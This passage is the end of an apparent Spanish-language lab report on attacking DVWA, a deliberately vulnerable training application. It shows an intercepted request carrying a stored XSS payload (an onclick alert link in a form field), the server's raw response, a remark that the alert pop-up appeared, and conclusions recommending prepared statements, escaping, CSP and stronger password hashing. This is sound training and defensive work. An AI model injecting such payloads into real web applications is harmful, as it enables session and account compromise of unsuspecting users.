16 testName=<a onclick="alert(1)" href="#">Haz clic aqui</a><txtMessage=hello+2&btnSign=Sign+Guestbook

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Sep 2025 19:56:47 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 5487
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
15 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
16
17 <html xmlns="http://www.w3.org/1999/xhtml">
18
19 <head>
20
21 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
22
23 <title>
24 Vulnerability: Stored Cross Site Scripting (XSS) ::
25 Damn Vulnerable Web Application (DVWA) v1.10
26 "Development"
27 </title>
28
29 <link rel="stylesheet" type="text/css" href="
30 .../dvwa/css/main.css" />
31
32 <link rel="icon" type="image/ico" href="
33 .../favicon.ico" />
```

En donde se muestra un pop up con la alerta



Conclusiones:

Las pruebas confirmaron que, en entornos configurados para aprendizaje, fallas como consultas sin parámetros y un escape/encoding insuficiente permiten ataques reales (SQLi, XSS) que comprometen cuentas y sesiones. Implementando prepared statements, escapado contextual, CSP y endurecimiento de sesiones/errores se reduce significativamente la superficie de ataque. Se recomienda priorizar la corrección de SQLi y la migración de hashes débiles (MD5 → bcrypt/argon2).